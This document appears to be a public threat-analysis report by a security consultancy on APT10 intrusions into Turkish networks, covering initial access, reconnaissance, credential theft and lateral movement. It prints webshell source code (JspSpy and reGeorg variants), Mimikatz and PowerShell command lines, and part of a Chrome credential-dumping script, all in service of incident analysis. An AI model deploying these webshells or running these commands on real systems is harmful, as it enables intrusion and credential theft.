




# APT10 THREAT ANALYSIS REPORT

**ADEO IT Consulting Services**

enhance your visibility



# APT10

# THREAT ANALYSIS

# REPORT

Report: Invoke-f\*ck  
January 2020  
Public Version  
Release 1.3



## Table of Contents

INTRODUCTION .....	2
PROFILING CHINESE CYBER ESPIONAGE ACTIVITY AND “APT10” THREAT GROUP .....	3
SCENARIO OF THE ATTACK .....	4
<i>Initial Access and Compromise</i> .....	5
<i>Reconnaissance, Executions and Stealing Credentials</i> .....	7
<i>Lateral Movements</i> .....	14
<i>Persistence</i> .....	17
<i>C&amp;C Connections</i> .....	19
<i>Actions on Objectives</i> .....	20
THREAT INTELLIGENCE RESEARCH .....	23
TTP'S BASED ON MITRE ATT&CK MATRIX .....	26
CONCLUSION .....	27
INDICATORS OF COMPROMISE .....	28
REFERENCES .....	32
ABOUT ADEODFIR .....	33



## Introduction

Since last year Iranian, Chinese and Russian threat groups have been aggressively targeting many regions across the world. One of their targets was Turkey. Although in 2019 we detected and responded to many instances of attacks, we noticed Chinese APT groups have had a particular interest in Turkey – targeting various critical sectors like Finance, Telecommunication.

This report explains the activities of a Chinese nation-state sponsored threat group dubbed as **APT10** (a.k.a **Stone Panda**<sup>1</sup>, a.k.a **menuPass**<sup>2</sup>), how they gained access to the victim's internal network, what their goal was and technical details such as their tactics they follow and tools they use to move laterally & exfiltrate data.

---

<sup>1</sup> <https://www.crowdstrike.com/blog/two-birds-one-stone-panda/>

<sup>2</sup> [https://www.fireeye.com/blog/threat-research/2017/04/apt10\\_menuPass\\_grou.html](https://www.fireeye.com/blog/threat-research/2017/04/apt10_menuPass_grou.html)



## Profiling Chinese Cyber Espionage Activity and “APT10” Threat Group

APT10 is a Chinese APT group which is a nation state threat group that carries organized attacks against many industries. It's known that they are continuing their activities since 2009. A lot of industries like aerospace, defence, government, healthcare, telecommunication and finance are in the APT10's target list.

It's been identified that the threat group is still maintaining an espionage activity against countries which threatens China and Chinese foundations' interests in the international market. They are also known to carry out operations to track people from different ethnic groups in controversial regions of China that are accused by the Chinese government because of political reasons.<sup>3</sup>

Turkey was observed as one of many APT10's targets in their attacks against middle eastern countries. There were many similarities between the TTPs mentioned in the already published reports on APT10 and the TTPs that were used in the attacks we faced in 2019.

---

<sup>3</sup> <https://www.volatility.com/blog/2019/09/02/digital-crackdown-large-scale-surveillance-and-exploitation-of-uyghurs/>



## Scenario of the Attack

APT10 follows a pretty straight forward scenario. After the initial foothold they swept the internal network looking for valuable assets like privileged user credentials, critical servers containing customer data. After stealing credentials, threat group used obtained credentials to move laterally and look for the potentially high value targets which contained critical data.

At the end of the attack cycle threat group tried exfiltrating acquired data in pieces to avoid detection.

We observed threat group using both private and open source tools in every stage of the attack. These stages are explained below in details.



## Initial Access and Compromise

Although most of the activities we observed on the victims' environment took place in **2019**, after a thorough investigation we discovered that the first compromise happened much earlier. The result of the detailed digital forensic investigation led us all the way back to **2016**.

In most cases the initial compromise started with the exploitation of a public-facing web application. Attackers deployed **China Chopper**<sup>4</sup>, **JspSpy**<sup>5</sup> webshells in order to gain a foothold on the victim network which later they used to execute commands or upload files onto the target machines.

After investigating the compromised machines, we found more than **15** webshells on the target hosts. All of the webshells were publicly accessible and still can be downloaded from github repository which was created by the user nicknamed **tennc**<sup>6</sup>.

The screenshot shows a GitHub user profile for 'tennc'. At the top, there's a large blue profile picture placeholder. Below it, the user's name 'tennc' is displayed with a blue background and white text. To the right of the name are statistics: Repositories (73), Projects (0), Stars (491), Followers (871), and Following (73). A horizontal bar indicates the 'Overview' tab is selected. Below this, a section titled 'Popular repositories' lists several projects:

- webshell**: This is a webshell open source project. (PHP, 5.2k stars, 3.9k forks)
- fuzzdb**: 一个fuzzdb扩展库. (HTML, 763 stars, 473 forks)
- xss**: (PHP, 53 stars, 71 forks)
- 1000php**: Forked from Xyntax/1000php. (HTML, 41 stars, 39 forks)
- WhatWeb**: Forked from bcoles/WhatWeb. Website Fingerprinter. (Ruby, 13 stars, 15 forks)
- xsschef**: Forked from koto/xsschef. Chrome extension Exploitation Framework. (JavaScript, 12 stars, 10 forks)

Figure 1 – Github User

<sup>4</sup> <https://www.fireeye.com/blog/threat-research/2013/08/breaking-down-the-china-chopper-web-shell-part-i.html>

<sup>5</sup> <https://github.com/tennc/webshell/tree/master/jsp/ispspy>

<sup>6</sup> <https://github.com/tennc/webshell>



```
<%@page pageEncoding="utf-8"%>
<%@page import="java.io.*%>
<%@page import="java.util.*%>
<%@page import="java.util.regex.*%>
<%@page import="java.sql.*%>
<%@page import="java.lang.reflect.*%>
<%@page import="java.nio.charset.*%>
<%@page import="javax.servlet.http.HttpServletRequestWrapper"%>
<%@page import="java.text.*%>
<%@page import="java.net.*%>
<%@page import="java.util.zip.*%>
<%@page import="java.util.jar.*%>
<%@page import="java.awt.*%>
<%@page import="java.awt.image.*%>
<%@page import="javax.imageio.*%>
<%@page import="java.awt.datatransfer.DataFlavor%>
<%@page import="java.util.prefs.Preferences%>
<%
private static final String PW = "qwer$#@!";
private static final String PW_SESSION_ATTRIBUTE = "hello world";
private static final String REQUEST_CHARSET = "ISO-8859-1";
private static final String PAGE_CHARSET = "UTF-8";
private static final String CURRENT_DIR = "currentdir";
private static final String MSG = "SHOWMSG";
private static final String PORT_MAP = "PMSA";
private static final String DBO = "DB0";
private static final String SHELL_ONLINE = "SHELL_ONLINE";
private static final String ENTER = "ENTER_FILE";
private static final String ENTER_MSG = "ENTER_FILE_MSG";
private static final String ENTER_CURRENT_DIR = "ENTER_CURRENT_DIR";
private static final String SESSION_0 = "SESSION_0";
private static String SHELL_NAME = "";
private static String WEB_ROOT = null;
private static String SHELL_DIR = null;
public static Map ins = new HashMap();
private static boolean ISLINUX = false;
```

Figure 2 – Attacker controlled webshell

```
<%@page import="java.util.*%>
<%@page import="java.util.regex.*%>
<%@page import="java.sql.*%>
<%@page import="java.nio.charset.*%>
<%@page import="javax.servlet.http.HttpServletRequestWrapper%>
<%@page import="java.text.*%>
<%@page import="java.net.*%>
<%@page import="java.util.zip.*%>
<%@page import="java.awt.*%>
<%@page import="java.awt.image.*%>
<%@page import="javax.imageio.*%>
<%@page import="java.awt.datatransfer.DataFlavor%>
<%@page import="java.util.prefs.Preferences%>
<%
/* Code By Ninty
* Date 2009-12-17
* Blog http://www.Forjj.com/
* Yue . I Love You.
*/
private static final String PW = "ninty"; //password
private static final String PW_SESSION_ATTRIBUTE = "JspSpyPwd";
private static final String REQUEST_CHARSET = "ISO-8859-1";
private static final String PAGE_CHARSET = "UTF-8";
private static final String CURRENT_DIR = "currentdir";
private static final String MSG = "SHOWMSG";
private static final String PORT_MAP = "PMSA";
private static final String DBO = "DB0";
private static final String SHELL_ONLINE = "SHELL_ONLINE";
private static String SHELL_NAME = "";
private static String WEB_ROOT = null;
private static String SHELL_DIR = null;
public static Map<String,Invoker> ins = new HashMap<String,Invoker>();
private static class MyRequest extends HttpServletRequestWrapper {
public MyRequest(HttpServletRequest req) {
super(req);
}}
```

Figure 3 – Public JspSpy webshell

```
<%@page import="java.nio.ByteBuffer, java.net.InetSocketAddress, java.nio.channels.SocketChannel, java.util.Arrays
java.net.UnknownHostException, java.net.Socket" trimDirectiveWhitespaces="true"%><%
String cmd = request.getHeader("X-CMD");
if (cmd != null) {
    response.setHeader("X-STATUS", "OK");
    if (cmd.compareTo("CONNECT") == 0) {
        try {
            String target = request.getHeader("X-TARGET");
            int port = Integer.parseInt(request.getHeader("X-PORT"));
            SocketChannel socketChannel = SocketChannel.open();
            socketChannel.connect(new InetSocketAddress(target, port));
            socketChannel.configureBlocking(false);
            session.setAttribute("socket", socketChannel);
            response.setHeader("X-STATUS", "OK");
        } catch (UnknownHostException e) {
            System.out.println(e.getMessage());
            response.setHeader("X-ERROR", e.getMessage());
            response.setHeader("X-STATUS", "FAIL");
        } catch (IOException e) {
            System.out.println(e.getMessage());
            response.setHeader("X-ERROR", e.getMessage());
            response.setHeader("X-STATUS", "FAIL");
        }
    } else if (cmd.compareTo("DISCONNECT") == 0) {
        SocketChannel socketChannel = (SocketChannel)session.getAttribute("socket");
        try {
            socketChannel.socket().close();
        } catch (Exception ex) {
            System.out.println(ex.getMessage());
        }
    } session.invalidate();
} else if (cmd.compareTo("READ") == 0) {
    SocketChannel socketChannel = (SocketChannel)session.getAttribute("socket");
    try {
        ByteBuffer buf = ByteBuffer.allocate(512);
        int bytesread = socketChannel.read(buf);
        ServletOutputStream so = response.getOutputStream();
        so.write(buf.array(), 0, bytesread);
        so.flush();
    } catch (IOException e) {
        System.out.println(e.getMessage());
        response.setHeader("X-ERROR", e.getMessage());
        response.setHeader("X-STATUS", "FAIL");
    }
}
```

Figure 4 – Attacker controlled webshell

```
<%@page import="java.nio.ByteBuffer, java.net.InetSocketAddress, java.nio.channels.SocketChannel, java.util.Arrays
java.net.UnknownHostException, java.net.Socket" trimDirectiveWhitespaces="true"%>
<%
String cmd = request.getHeader("X-CMD");
if (cmd != null) {
    response.setHeader("X-STATUS", "OK");
    if (cmd.compareTo("CONNECT") == 0) {
        try {
            String target = request.getHeader("X-TARGET");
            int port = Integer.parseInt(request.getHeader("X-PORT"));
            SocketChannel socketChannel = SocketChannel.open();
            socketChannel.connect(new InetSocketAddress(target, port));
            socketChannel.configureBlocking(false);
            session.setAttribute("socket", socketChannel);
            response.setHeader("X-STATUS", "OK");
        } catch (UnknownHostException e) {
            System.out.println(e.getMessage());
            response.setHeader("X-ERROR", e.getMessage());
            response.setHeader("X-STATUS", "FAIL");
        }
    }
}
```

Figure 5 – Public reGeorg webshell

Webshell is a great tool for the attackers to easily control their targets and stay under the radar for a long time. We observed other **Chinese affiliated threat groups** use these webshells in their attacks against Turkey.




## Reconnaissance, Executions and Stealing Credentials

### Reconnaissance

The threat group launched a series of reconnaissance commands trying to acquire information on the target environment like users, domains, share folders. Threat group used built-in windows tools for reconnaissance stage such as “**ipconfig.exe**”, “**whoami.exe**”, “**net.exe**”, “**ping.exe**”, “**powershell.exe**”.

Later attacker used more advanced tools like **BloodHound**<sup>7</sup> to get a clearer view of the active directory environment and find shortcuts which would lead them to their goal more quickly.



Later attacker used a custom build tool named “**dns.exe**” to enumerate all the machines that were registered under a certain domain. The tool queries the Domain Controller and issues a **DNS** request against every host registered in Domain Controller. After running the tool, it resulted in a complete enumeration of all the machines that were members of domains which were located on the targeted DC.

```
Running enumeration against [REDACTED]
Running enumeration against LDAP://[REDACTED]/DC=DomainDnsZones,DC=[REDACTED],DC=tr

Domain: [REDACTED]

Host [REDACTED]
Host [REDACTED]
DNS Query with target : [REDACTED]
Host [REDACTED]
DNS Query with target : [REDACTED]
DNS Query with target : [REDACTED]
```

<sup>7</sup> <https://github.com/BloodHoundAD/BloodHound>



Figure 7 - Output of “dns.exe”

A series of reconnaissance scripts from “PowerView”<sup>8</sup> framework was used to enumerate a set of users.

Process Name	CommandLine
net.exe	net user [REDACTED]
cmd.exe	cmd.exe /c whoami
cmd.exe	cmd.exe /c net user [REDACTED] /domain
cmd.exe	cmd.exe /C ipconfig /all
cmd.exe	cmd.exe /C C:\Windows\[REDACTED]\dns.exe [REDACTED] > [REDACTED]
cmd.exe	cmd.exe /c tasklist /svc   findstr [REDACTED]
cmd.exe	cmd.exe /c powershell -exec bypass -c "import module [REDACTED]; invoke-enumerateLocalAdmin   out-file [REDACTED]

Figure 8 – Reconnaissance Commands

---


<sup>8</sup> <https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1>



## Executions

### Modified version of hTran (“java.exe”)

Similar to most of cyber espionage groups, **APT10**’s main goal is to exfiltrate critical data from victim’s environment. In order to exfiltrate data from the victim’s network segment that is not connected to the internet, a bridge tool is needed to redirect ports and connections between two network segments. In this case threat group deployed **hTran**<sup>9</sup> <sup>10</sup> to achieve the same functionality. Over the past years we observed Chinese threat groups using hTran in their attacks against Turkey. This executable file was seen as “**java.exe**” on compromised hosts.



### PlugX

Attackers used DLL side loading method to load a malicious DLL into a legitimate binary’s memory. After the DLL was loaded into the memory, the encrypted payload is decrypted using a custom XOR algorithm. The final payload is injected into the legitimate “**svchost.exe**” process. After further analyzing the payload, we observed it delivered **PlugX** variant. PlugX backdoor is very well known to be used by many Chinese affiliated threat groups.

<sup>9</sup> <https://github.com/HiwinCN/HTran>

<sup>10</sup> <https://www.secureworks.com/research/htran>




Figure 10 – Flow of the injection procedure




Figure 11 – Decryption Routine Sample #1

Figure 12 – Decryption Routine Sample #2



# CobaltStrike

Threat group chose to use CobaltStrike as their post exploitation framework. A variety of SMB & DNS & HTTP beacons were used in different file formats. Most of the beacons were delivered as powershell scripts. All the powershell scripts were heavily obfuscated with the help of **Invoke-Obfuscation**<sup>11</sup> framework.




Figure 13 – Cobalt Strike powershell beacon “Lg.ps1”

Figure 14 – Thor APT Scanner detected extracted dll as Cobalt Strike beacon

<sup>11</sup> <https://github.com/danielbohannon/Invoke-Obfuscation>



## Stealing Credentials

The threat group also executed a few publicly known offensive security tools to steal logon credentials which later were used to spread in the victim network. Threat group uses “QuarksPWdump”, “Mimikatz” variants (like “Invoke-Mimikatz”) to obtain logon credentials. Attacker also changes WDigest registry key in an attempt to obtain credentials in plain text<sup>12</sup>.

Process	Host	User	State	Started	Duration	
powershell.exe	[REDACTED]	SYSTEM	Terminated	[REDACTED]	a few seconds	

Command Line - Copy  
powershell -exec bypass -c "import-module .\m.ps1;Invoke-fuck -Command \"privilege::debug sid::patch \"sid::modify /sam: [REDACTED] /new: [REDACTED] exit""

Figure 15 – Mimikatz cmdline

On one of our customer’s environment, we came across to a method which was rather a clever way of obtaining user credentials. This method includes threat group using a custom written python script which was later compiled into an executable. The executable file connected to a list of IPs which was given as a parameter and tried dumping Chrome browser credentials. The motive behind this approach could be threat group’s interest in management application credentials, e-mail, business operation related application credentials which users save in their browsers.




Figure 16 – Chrome credential dumping tool execution

<sup>12</sup> <https://www.praetorian.com/blog/mitigating-mimikatz-wdigest-cleartext-credential-theft>



```

class Test(object):
    def __init__(self):
        parse = argparse.ArgumentParser()
        parse.add_argument('--ip', dest='ip', default='', help='\tThis scan ips 10.10.10.0/24')
        parse.add_argument('--file', dest='file', default='-', help='\tThe scan thread num (default:30)')
        parse.add_argument('--timeout', dest='timeout', default=15, type=int, help='\tThe scan timeout num (default:15)')
        parse.add_argument('--thread', dest='thread', default=10, type=int, help='\tThe scan thread num (default:15)')
        parse.add_argument('--domain', dest='domain', help='\tThe scan file')
        parse.add_argument('--username', dest='username', help='domain user')
        parse.add_argument('--password', dest='password', help='domain password')
        self.args = parse.parse_args()
        self.threads = []
        try:
            self.domain = self.args.domain
            self.username = self.args.username
            self.password = self.args.password
            self.thread = self.args.thread
            self.timeout = self.args.timeout
            if self.domain == None or self.username == None or self.password == None:
                print 'ad.py --file hosts.txt --domain corp --username administrator --password 1qaz2wsx'
        except Exception as e:
            print e
            print 'ad.py --file hosts.txt --domain corp --username administrator --password 1qaz2wsx'
        exit()

print ('[ domain ]{0}\n[ username ]{1}\n[ password ]{2}\n[ file ]{3}\n[ thread ]{4}\n[ timeout ]{5}\n').format(self.domain, self.username, self.password)
self.q = Queue.Queue()
if self.args.ip != '':
    for i in IP(self.args.ip):
        self.q.put(str(i))

if self.args.file != '':
    for i in open(self.args.file, 'r'):
        self.q.put(i.strip())

```

Figure 17 – Source code for “chrome\_dump.py”



Figure 18 – File modifications activities of Chrome credential dumping tool

DCSYNC

We also observed threat group using **DCSync** technique<sup>13</sup>. This technique can be used to retrieve all users' credentials that belong to a certain group in Active Directory by abusing Active Directory Domain Replication rights. Using this technique, attacker obtained credentials of users that belong to "Domain Admins" group. This technique was executed via Powershell Empire's "**Invoke-DCSync.ps1**" script.

<sup>13</sup> <https://ired.team/offensive-security-experiments/active-directory-kerberos-abuse/dump-password-hashes-from-domain-controller-with-dcsvnc>



## Lateral Movements

After sweeping the internal network for valid logon credentials, threat group began to move laterally. They were able to compromise critical servers and obtain Domain Admin access.

Threat group used clear-text passwords, NTLM hashes and Kerberos tickets to move laterally. Their toolkit consisted of tools like “**net.exe**”, “**wmic.exe**”, “**psexec.exe**”, “**smbexec**”, “**wmiexec**”.

We noticed that the threat group’s techniques to move laterally changed over time. At early stages, they relied on “**wmic**” and “**psexec**”, whereas at a later stage, attacker switched over to using “**Impacket**<sup>14</sup>” and “**Invoke-TheHash**<sup>15</sup>” frameworks.




Figure 19 – Usage of “SMBClient.ps1”

